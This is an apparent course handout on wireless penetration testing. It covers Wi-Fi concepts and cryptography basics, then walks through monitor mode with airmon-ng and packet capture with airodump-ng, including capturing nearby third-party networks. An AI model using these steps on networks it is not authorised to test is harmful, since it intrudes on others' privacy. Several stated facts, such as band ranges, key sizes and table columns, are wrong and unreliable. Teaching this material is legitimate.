HO# 2.11: Wireless NW Penetration Testing

Overview of Wireless Network Types

A wireless NW allows devices to connect and exchange data using radio waves, microwaves, infrared and may be ultrasound waves.

Wi-Fi (IEEE-802.11)

Wi-Fi (Wireless Fidelity) is a wireless networking technology, that allows devices like computers, smart phones, tablets and printers to connect to the Internet and communicate with each other without using physical cables. It operates under the `IEEE 802.11` family of standards, with different frequency bands (2.4, 5, and 6 GHz) offering varying channels, data transfer rates and ranges. In this handout, we will discuss different Wi-Fi security protocols (WEP, WPA, WPA2, and WPA3), their vulnerabilities and will do hands-on practice on some of the attack vectors against these vulnerabilities.

Bluetooth (IEEE-802.15.1)

Bluetooth is a short-range wireless technology used for device-to-device communication, such as headphones, keyboards, and IoT sensors. It has two main variants: *Bluetooth Classic*, which is used for continuous data streaming (e.g., audio), and *Bluetooth Low Energy*, which is optimized for low-power IoT devices (e.g., fitness trackers). Bluetooth operates in the 2.4 GHz band, and uses 79 channels with frequency hopping. Bluetooth supports a working range of 10-100 m. Security features include Secure Simple Pairing (SSP) and LE Secure Connections, but it is vulnerable to attacks like sniffing, BlueSmacking (DoS), BlueBorne (RCE), and Bluetooth Impersonation attacks (BIAS).

Zigbee (IEEE-802.15.4)

Zigbee is a low-power, mesh networking protocol designed for IoT and smart home automation. It supports a working range of 10-100 m. It supports up to 65,000 nodes in a single network, making it ideal for industrial sensors, lighting systems, and home security. Zigbee uses AES-128 encryption for security but is vulnerable to sniffing, key extraction, and replay attacks using tools like `KillerBee`.

NFC (ISO/IEC 14443)

Near Field Communication (NFC) enables ultra-short-range (≤4 cm) communication between devices, commonly used in contactless payments (Apple Pay), access control, and device pairing. It operates in passive (tags) and active (peer-to-peer) modes. You can scan an NFC tag using your mobile phone and it opens a URL, joins a pre-set Wi-Fi NW, adds a contact to phone, check if product is genuine, unlock doors etc. NFC is resistant to eavesdropping due to its proximity requirement but is vulnerable to relay attacks, replay attacks and NFC tag tempering. `Proxmark3` is a tool used for researching, analyzing, and attacking NFC and RFID systems.

RFID (ISO/IEC 18000)

Radio-Frequency Identification (RFID) uses three different frequency bands LF (125 kHz), HF (13.56 MHz), and UHF (860–960 MHz) and is used for tracking and identification (e.g., supply chain, access cards). It supports a working range of <1 m - 10 m. Passive RFID tags have no battery and are powered by the reader. Vulnerabilities include cloning, eavesdropping, and signal jamming.

Cellular Networks & Satellite Communication


Cellular networks provide wide-area wireless connectivity with high-speed data transmission and supports a working range of 1-50 Km. Cellular networks use a variety of frequency bands, depending on the generation (2G, 3G, 4G, 5G). Satellites communication use microwaves, which are just the higher-frequency portion of radio waves. The Subscriber Identity Module card securely stores the International Mobile Subscriber Identity (IMSI) that is a unique 15-digit number assigned to each user and is used for authenticating the user on the cellular network (`+92-321-4456454: MCC-MNC-MSIN`). In 4G (LTE) networks, AES-256 encryption is used to achieve confidentiality and integrity. Vulnerabilities like Signalling System 7 (SS7) exist in 2G/3G, IMSI catchers applies to 2/3/4G, and Network Slicing vulnerabilities exist in 5G.

Note: *Infrared* waves are beyond the red end of visible spectrum and *ultrasound* waves are high frequency sound waves above human hearing. They can be used for wireless networks, but due to their limitations like short-range, and low-bandwidth, their usage is restricted to specialized applications only. That's why radio-based technologies dominate modern networking. Moreover, ultrasound needs a medium to travel (air, water), while radio waves and infrared can travel in vacuum.

Overview Wi-Fi NW Terminologies & Concepts

- **Wi-Fi NW Architecture Types:** There are two types of NW architectures, based on how wireless devices are arranged and talk to each other. The *infrastructure mode* is most common and is used in home and cafes, where you connect your devices to a central device called Access Point. The second mode is *ad-hoc mode* (peer-to-peer mode), which is a network that consists of at least two stations communicating without an AP.
- **Access Point (AP):** A Wi-Fi Access Point is a network device that we all use in our homes, universities, offices and cafes. We connect our wireless client devices (like smartphones, laptops, tables, and printers) to an AP, which is cabled to a wired NW and allow the client devices to access the LAN as well as the Internet. An AP has a radio interface using which it communicates with the client devices and an ethernet interface with RJ-45 ethernet port often with support of PoE (Power over Ethernet). Example is TP-Link Archer C7 acting as a Wi-Fi hotspot.
- **Beacon Frames:** A beacon frame is a type of management frame periodically transmitted (10 beacons per second) by an AP to announce the presence of a wireless network. It includes information like SSID, BSSID, ESSID, supported channels, supported data rates and whether it is open or requires authentication. This helps clients discover and connect to the Wi-Fi network of their choice.
- **Service Set Identifier (SSID):** It is a human-readable name of a Wi-Fi network, e.g., "`Arif_WiFi`". It can be advertised by APs in their beacons, or suppressed, so the clients can know the SSID before associating with an AP. Early security guidance was to hide the SSID of your NW, but modern networking tools can detect the SSID, simply by watching for a legitimate client association, because SSIDs are transmitted in clear.
- **Basic Service Set Identifier (BSSID):** It is the MAC address of an APs radio interface, which uniquely identifies an AP that creates the wireless NW (`00:1A:2B:3C:4D:5E`)
- **Extended Service Set Identifier) (ESSID):** It is logical network name shared by multiple APs, e.g., a university's Wi-Fi available across multiple buildings. Enterprise networks use ESSID to allow roaming.
- **Roaming:** In the context of wireless networks, roaming refers to the process where a wireless client device automatically switches from one AP to another as it moves within a larger wireless coverage area, without losing the network connection. For example, your phone switches from AP1 (building-B) to AP2 (building-C) while you move in your university.
- **Frequency Band:** A frequency band is the range of radio frequencies used to transmit Wi-Fi signals. Wi-Fi networks can operate in three different frequency bands 2.4 GHz (2400 MHz – 24835 MHz), 5 GHz (5150 MHz – 5875 MHz), and 6 GHz (5925 MHz – 7125 MHz).
- **Channel:** A channel is a specific slice within a frequency band that a Wi-Fi network uses to transmit data. Think of a channel like a highway having say 4 lanes with four cars moving in each lane at the same time without any interference. The 2.4 GHz frequency band uses 14 channels and the width of each channel can either be 20 or 40 MHz with 5 MHz spacing. The 5 GHz frequency band uses ~25 channels and the width of each channel can either be 20, 40, 80, or 160 MHz with 20 MHz spacing. Finally, the 6 GHz frequency band uses ~59 channels and the width of each channel can either be 20, 40, 80, 160, or 320 MHz with 20 MHz spacing. In case of a neighbourhood having many Wi-Fi networks, an Access Point (AP) dynamically select the best available channel for communication based on interference and signal strength. An AP communicates with all connected devices on a single channel at a time, for example, if your AP is operating on Channel 6 in the 2.4 GHz band, all devices connected to that AP on the 2.4 GHz band will communicate via Channel 6.
- **Frequency Hopping:** Frequency hopping is a wireless communication technique, where the signal rapidly switches between multiple frequency channels available within a frequency band to avoid interference. This is done according to a specific sequence, known to both sender and receiver. In Wi-Fi networks, when a client selects a channel, it remains fixed, i.e., Wi-Fi does not hop between them. However, Bluetooth headphones skip between 79 channels in the 2.4 GHz band.

- **Bandwidth (MHz) vs Data Transfer Rate (Mbps):** Bandwidth refers to the width of the frequency spectrum allocated for transmission, while the data transfer rate measures as to how much data is actually transmitted per second. If your Wi-Fi router is operating on the 2.4 GHz frequency band with a channel width of 20 MHz, then the bandwidth is 20 MHz. The data transfer rate can vary approximately 30 to 150 Mbps depending on factors such as the Wi-Fi standard (e.g., 802.11b/g/n), signal strength, interference, network congestion, and the number of connected devices.
- **Media Access Control Method:** It refers to the set of rules or protocols that govern how devices on a network access and transmit data over a shared communication medium (such as a network cable, fiber optics, or radio waves). The goal is to prevent data collisions by checking channel availability before transmission. The Media Access Control method used in Wi-Fi is Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA).
    - Carrier Sense: A device listens to the wireless channel before transmitting, if the channel is idle, it proceeds to transmit.
    - Collision Avoidance: If the channel is busy, the device waits for a random backoff time before trying again. This reduces the chance of multiple devices transmitting simultaneously.
    - Ack: After sending data, the sender waits for ACK from the receiver. If no ACK is received, the sender assumes a collision occurred and retries.
- **ISM Band:** The Industrial, Scientific, and Medical band refers to specific portions of the radio frequency (RF) spectrum that are reserved internationally for non-commercial use in industrial, scientific, and medical devices. The 2.4 GHz frequency band is one example of ISM band that is widely used for wireless communication like Wi-Fi, Bluetooth, and Zigbee. In the opposite figure, you can note that the 2.4 GHz frequency band ranges from 2401 – 2495 MHz, with a total of 14 channels. Each channel is about 22 MHz wide and 5 MHz apart, thus causing most of the channels to overlap. Channel 1, 6, and 11 are non-overlapping, so using these channels will help minimize interference.



Note: The number of channels, their width, and their spacing across different Wi-Fi frequency bands directly affect available bandwidth, network performance, and interference.

- **Comparison:** The following table gives a comparison between important features of the two most commonly used Wi-Fi frequency bands used in the Access Points that we use at our homes:

Wi-Fi Frequency Bands	
2.4 GHz	**5 GHz**
Frequency Range is 2.401 to 2.495 GHz	Frequency Range is 5.150 to 5.825 GHz
Has a total of 14 channels (11 are usable in most countries). Channel 1, 6 and 11 are non-overlapping	Has a total of ~25 channels (depending on country & router capabilities). Most commonly used are 36, 40, 44, 48.
Channel width can be 20, or 40 MHz	Channel width can be 20, 40, 80, or 160 MHz
Channel spacing is 5 MHz	Channel spacing is 20 MHz
All channels overlap (less 1, 6 and 11)	Most channels are non-overlapping
The maximum data transfer rate can reach up to ~600 Mbps	The maximum data transfer rate can reach up to several Gbps
Covers long distance and is better at penetrating walls and obstacles	Covers short distance, as it is weaker at penetrating walls and obstacles
More prone to interference because it is a more crowded frequency band, since it is used by Bluetooth devices, microwave ovens, cordless phones, wireless video cameras, garage door openers. Moreover, it has fewer non-overlapping channels, with more range comes more noise, and it does not support DFS	Less prone to interference. It supports Dynamic Frequency Selection (DFS), that helps router avoid channels used by radars and other high priority systems
IEEE 802.11b IEEE 802.11g IEEE 802.11n IEEE 802.11ax	IEEE 802.11a IEEE 802.11ac IEEE 802.11n IEEE 802.11ax

A Quick Recap of Cryptographic Terms and Algorithms

- **Encryption:** It is used to protect data confidentiality. It is a process of scrambling data to make it decipherable only by the intended recipient. The goal is to ensure that only those with the correct decryption key can read or access the original data. One of the main characteristics of encoding is its reversibility, i.e., the encrypted data can be decrypted back to its original form if you have the decryption key.
- **Symmetric Encryption:** It uses the same key for both encryption and decryption. This means that both parties must share the same secret key. Some famous symmetric encryption algorithms are Data Encryption Standard (DES with 56 bits key), Triple Data Encryption Standard (3DES with 168 bits key), Blowfish (32 bit to 448 bit), Advance Encryption Standard (AES with 128, 192, 256, 512 bits key).
  - **Stream Ciphers vs Block Ciphers:** These are two major types of symmetric encryption. Stream ciphers encrypt data one bit or byte at a time, making them fast and suitable for real-time communications like voice calls. Example of a stream cipher is Rivest Cipher 4 (RC4), that works by generating a pseudo-random stream of bytes, which is then XORed with plain text to generate cipher text. RC4 is simple fast and widely used in algorithms like SSL/TLS and WEP. On the contrary, block ciphers encrypt data in fixed-size blocks (e.g., 64-bit or 128-bit blocks), making them better for securing stored data or files; examples include DES, AES, and Blowfish. Stream ciphers are generally lighter and faster but can be less secure if keys are reused, while block ciphers use modes of operation like CBC to handle larger data securely.
  - **ECB vs CBC:** Electronic Codebook (ECB) and Cipher Block Chaining (CBC) are two modes of operation specifically designed for Block ciphers. ECB encrypts each block of plaintext independently using the same key, meaning identical plaintext blocks produce identical ciphertext blocks, which can leak patterns. In CBC, each plaintext block is XORed with the previous ciphertext block before encryption, making ciphertext blocks dependent on earlier blocks, which hides patterns much better.
- **Asymmetric Encryption:** It uses two mathematically linked keys, a public key (known to all) and a private key (known only to the owner). It is used to achieve both confidentiality and non-repudiation. For achieving confidentiality, the sender encrypts the data using the receiver's public key, and the receiver decrypts the ciphertext using his/her private key. For achieving non-repudiation, the sender signs the data using his/her private key, and the receiver verifies the signature using the sender's public key. Some famous asymmetric encryption algorithms like Rivest-Shamir-Adleman (RSA), Pretty Good Privacy (PGP) and Elliptic Curve Cryptography (ECC) are used for both achieving confidentiality and non-repudiation. Digital Signature Standard (DSS) and Elliptic Curve Digital Signature Algorithm (ECDSA) are only used for achieving non-repudiation.
- **Hash:** A Hash is used to achieve data integrity, store passwords and ensuring message authentication. It transforms into a fixed-size string of characters. The two main characteristics of good hashing algorithms are that they are irreversible (one way function) and deterministic (same input will always produce the same hash output). Some famous hashing algorithms are `md5`, `sha1`, `sha256`, `sha384`, and `sha512`. The `bcrypt`, `scrypt`, and `argon2` are specialized hashing algorithms used specifically for password hashing. (A hash does not involve any secret key, meaning anyone can compute or verify the hash).
- **MAC:** Message Authentication Code use a secret key to generate a cryptographic checksum that is used to ensure the integrity as well as authenticity of a message. To generate MAC, you apply a secret key and a MAC algorithm like HMAC (Hash based Message Authentication Code) to the message, producing a short fixed-size output. The receiver, knowing the same secret key, can recompute the MAC and verify that the message was not tampered with and that it came from someone who knows the key. MACs are commonly used in secure communications, APIs, and file transfers to prevent forgery. Message Integrity Code (MIC) is a type of MAC that uses Temporal Key Integrity Protocol (TKIP) and is used in Wi-Fi Protected Access (WPA) protocol.


Operating Modes of Wireless Interface Card

In order to sniff the wireless NW traffic, one need to have a Wireless Network Interface Card (WNIC) that supports Managed as well as Monitor mode.

- **Managed Mode:** In Managed Mode, the WNIC inside a device connects to an AP, and the device behaves as a client or station (STA) on the network. This is the default setting, where the WNIC automatically scans for available networks, authenticates with the selected AP (based on pre-configured credentials), and receives an IP address via DHCP. The primary goal of this mode is to enable the device to participate in the Wi-Fi network for sending and receiving data, typically via a central AP that acts as a gateway to the internet or a local network. So, we use managed mode when, we are not concerned about any wireless traffic that is not destined for our device.
- **Monitor Mode:** In Monitor Mode, the NIC is set to listen/sniff to all wireless traffic without connecting to any specific AP. Since the NIC is not associated with any AP in the network, so it cannot send data rather just operates in a passive listening state, collecting NW packets of all APs in range. So, putting your WNIC into monitor mode will enable you to capture your neighbor traffic as well. This mode is essential for tasks like packet sniffing, wireless network scanning, and performing malicious activities (e.g., packet sniffing, injection, de-authentication attacks and rogue APs) within the network.

Note: ***Promiscuous mode*** is specific to ethernet, where the NIC receives all packets on a NW segment, even the packets that are not destined to it. Moreover, in promiscuous mode the adapter can send/receive data as well.

Scenario:



- In the opposite figure, we have four different APs and there exist a legitimate laptop and a mobile phone connected to one of the APs.
- We are working on our Kali Linux machine, which is not connected to any of the APs.
- When we set our wireless NIC to monitor mode, we will be able to see a wealth of information like SSID, BSSID, ESSID, CHANNEL, and so on of all the APs around us.
- We will choose a target AP from all of the available APs.
- Once we choose an AP to attack, we need to know two pieces of information about that AP, the CHANNEL on which it runs (1-14) and its MAC address or BSSID (FA:45:63:89:EF:13), as shown in the opposite figure.

Hands-On Practice (Switching to Monitor Mode)

Dear students, in order to make your hands dirty and practice all the concepts discussed in this hand-out we need to have a wireless NIC) that support monitor mode. If your built-in wireless NIC doesn't support monitor + injection mode (like mine ☹), or you are working in a virtual environment, then you have to purchase a USB based Wi-Fi adapter. I will be using `TP-Link TL-WN722n` external USB adapter for this handout that supports monitor + injection mode but operates only on 2.4 GHz and not on 5 GHz and 6 GHz. Anyways, just plug-in the USB adapter, and inside your virtual Kali Linux, from the menu bar click `Devices → USB → Realtek802.11n NIC` to enable it (you can connect it to your host also). By default, it is set to work in managed mode, follow the following sequence to commands to set it in monitor mode:

 # ifconfig OR `ip addr` [list all your NW interfaces]

```
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::b359:c94c:2fd6:d6bd  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:28:6a:a2  txqueuelen 1000  (Ethernet)
        RX packets 2314735  bytes 3100981425 (2.8 GiB)
        RX errors 0  dropped 19  overruns 0  frame 0
        TX packets 623125  bytes 173756117 (165.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 63937  bytes 70447712 (67.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 63937  bytes 70447712 (67.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether f2:58:48:0a:26:da  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

 # iwconfig OR `iw dev` [list your Wi-Fi NW interfaces]

```
┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
```

 # airmon-ng [w/o args, it display your wireless interfaces]

```
┌──(root㉿kali)-[/home/kali]
└─# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8xxxu        TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
```

 # airmon-ng check [check conflicting/interfering NW processes]

```
┌──(root㉿kali)-[/home/kali]
└─# airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
1664423 NetworkManager
1665329 wpa_supplicant
```

 # airmon-ng check kill [kill conflicting/interfering NW processes]

```
┌──(root㉿kali)-[/home/kali]
└─# airmon-ng check kill

Killing these processes:

    PID Name
1665329 wpa_supplicant
```

 # airmon-ng start wlan0 [start your wireless NW interface in monitor mode]

```
┌──(root㉿kali)-[/home/kali]
└─# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8xxxu        TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (monitor mode enabled)
```

 # iwconfig [verify, and it will show you wlan0mon instead of wlan0]]

```
┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

Note: After you enable your Wi-Fi adapter to monitor mode, you may not be able to access Internet through it, however, in my case inside Kali the eth0 may still continue to work ☺

To bring the adapter back to managed mode:

`# ifconfig wlan0 down` [stop monitor mode]
`# iwconfig wlan0 mode managed` [restore managed mode]
`# ifconfig wlan0 up` [restore managed mode]
`# iwconfig` [verify]

```
┌──(root㉿kali)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
          Power Management:off
```

If your eth0 interface is still not assigned an IP, you may like to restart following services:

```
# systemctl restart NetworkManager
# service NetworkManager restart
```

Sniffing Wi-Fi Packets using `airodump-ng`

The `airodump-ng`, is used for packet capturing of raw 802.11 frames and writing them to file for later analysis. It actually displays a wealth of real time information about nearby Wi-Fi NWs and their connected clients. Before you run this command make sure that your WNIC is in monitor mode.

`# airodump-ng wlan0`

```
CH 11 ][ Elapsed: 0 s ][ 2025-04-12 19:58 ][ PMKID found: 90:55:DE:82:52:48

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

90:55:DE:7D:E2:40  -93        1        1    0  11  130   WPA2 CCMP   PSK  Monilink
3A:B1:DB:84:1B:8D  -82        3        0    0  11   65   WPA2 CCMP   PSK  DIRECT-1F-BRAVIA
60:32:B1:FE:46:F7  -82        4        0    0  10  195   WPA2 CCMP   PSK  saadnadeemfilms
EC:E6:A2:93:72:C8  -83        3        0    0   9  130   WPA2 CCMP   PSK  KA
44:13:D0:A4:35:06  -93        5        0    0   3  130   WPA2 CCMP   PSK  Malik Jamil
E6:30:91:D6:9A:89  -82        3        0    0  11  180   WPA2 CCMP   PSK  Zelaid
F0:C4:78:79:38:84  -78        7        0    0   1   65   WPA2 CCMP   PSK  SUN2000-NS246107
90:55:DE:82:52:48  -84        4        2    0   1  130   WPA2 CCMP   PSK  StormFiber
28:FF:3E:70:CA:E6   -1        0        0    0   1   -1                    <length:  0>
6C:D7:19:1F:41:B8  -93        2        1    0   1  130   WPA2 CCMP   PSK  StormFiber-41b8
F8:4E:33:FB:33:01  -76        5        0    0   6  130   WPA2 CCMP   PSK  StormFiber-3300
50:88:11:A7:D2:89  -56       13        0    0   6  130   WPA2 CCMP   PSK  Butt_House2G
B0:8B:92:3E:4E:C7  -79       12        0    0   9  270   WPA2 CCMP   PSK  ZTE_2.4G_YN6v3y
B0:4E:26:3B:D0:92  -77       13        1    0   7  405   WPA2 CCMP   PSK  TP-LINK_AP_D092
36:19:61:AC:84:29  -26       10        0    0   6  180   WPA2 CCMP   PSK  ArifRedmiNote12
44:A3:C7:05:97:1E   -1        0       11    1   8   -1   WPA              <length:  0>

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

90:55:DE:82:52:48  C2:CD:4A:3E:DA:94   -1    1e- 0      0        2  PMKID
28:FF:3E:70:CA:E6  72:0C:FF:7E:3E:DD  -94    0 - 1e    28        7
F8:4E:33:FB:33:01  52:88:11:07:D2:89  -60    0 - 1e     0        2
(not associated)   E6:5B:4F:F2:4D:89  -82    0 - 1      3        3
(not associated)   4C:A9:19:B9:C6:1F  -86    0 - 1     15        4         Zelaid
(not associated)   4A:12:23:98:85:7E  -72    0 - 1      0        2
44:A3:C7:05:97:1E  42:33:E6:93:2C:6C  -94    0 - 1      0        4
44:A3:C7:05:97:1E  92:4D:28:F6:03:A5  -94    0 - 1e    67       11
```

APs Section	Clients Section
BSSID is the MAC address of the APs.	**BSSID** is the MAC address of the client.
PWR is the signal strength in decibels. A value close to zero means very strong signals. A value around -50 means strong signals. A value around -60 means medium signals and below -70 means weak. A -1 means driver doesn't support signal level reporting.	**STATION** is the MAC address of the APs.
Beacons shows the number of announcement packets sent by the AP. Every network, even if it is hidden, will send beacons.	**PWR** is the signal strength relative to the client's adapter.
#Data shows the number of captured data packets.	**Rate** is the connection speed (e.g., 54e =54 Mbps).
#/s are the number of data packets captured in the past ten seconds.	**Lost** shows the number of lost data frames (high=poor connection).
CH shows the Channel the AP is operating on. (For 2.4GHz: 1-14)	**Frames** are the number of captured data frames from this client.
MB stands for Maximum Bitrate. This is the maximum theoretical speed in Mbps that the wireless interface can handle.	**Notes** is the additional information or status about the client. A PMKID shows that we have captured a valid Pair wise Master Key ID.
ENC shows the encryption/security protocol used by the network (WEP, WPA, WPA2, WPA3).	**Probe** is a management frame sent by client device to find specific NWs it has previously connected to.
CIPHER is the enc algorithm used to encrypt data (CCMP, TKIP, WEP, None).	
AUTH specifies auth method used. Can be PSK (Pre-Shared Key) at your home, that use a common passphrase to connect. Can be MGT (Management Authentication) used in enterprise NWs and uses individual credentials for each user by implementing a RADIUS server.	
ESSID shows the NW name. Hidden NWs show a <length: X>	

While a scan is in progress, you can press **`TAB`** key to select an AP from the APs section, and the corresponding devices connected to that AP will also get highlighted in the Clients Section. You can press **`M`** key to mark it with a colour and keep pressing "M" to toggle through more colours. This will also highlight the devices connected to the access point using the same colour.

Use Filters and write results in File: Running `airodump-ng` can give an overwhelming amount of information about all of the wireless devices in range. At times you will like to filter your scans to focus on a specific network or device. Following are some useful parameters filter your results:

- `-c` to filter on a specific channel.
- `--bssid` to filter on a specific access point's MAC address.
- `--band` to filter on a specific Wi-Fi band.
- `-w` followed by filename will create five files in pwd.

 # airodump-ng -c 13 --bssid <MAC> -w test wlan0

```
CH 13 ][ Elapsed: 30 s ][ 2025-04-12 20:02

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

50:88:11:A7:D2:89  -52      105      627    8   6  130   WPA2 CCMP   PSK  Butt_House2G

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

50:88:11:A7:D2:89  90:F9:B7:F5:49:ED  -60   24e-24e     0        2
50:88:11:A7:D2:89  C8:15:4E:A5:E3:35  -17    0 -24e     0        2
50:88:11:A7:D2:89  E6:D4:F6:1E:14:92  -70    6e-12e     0      617
50:88:11:A7:D2:89  BC:D0:74:59:99:85  -33    1e-24      0        9
```

This will create five files in the current directory:

- `test-01.cap` contains raw traffic (management, control and data frames).
- `test-01.csv` contains summary of detected APs and clients in tabular format.
- `test-01.kismet.csv` contains summary of detected APs and clients in tabular format for kismet tool
- `test-01.kismet.netxml` an xml file for `kismet` tool.
- `test-01.log.csv` contains log of AP and client activity during the scan.


Note: Unlike `airodump-ng` which is a CLI tool, you can try using `kismet` that has a web UI for live monitoring, sniffing and logging.

Loading and Analyzing `.cap` File inside `wireshark`:

Let us load and analyze the `test-01.cap` file inside `wireshark` using the following command, where you will observe that all the packets are encrypted:

 # wireshark test-01.cap &

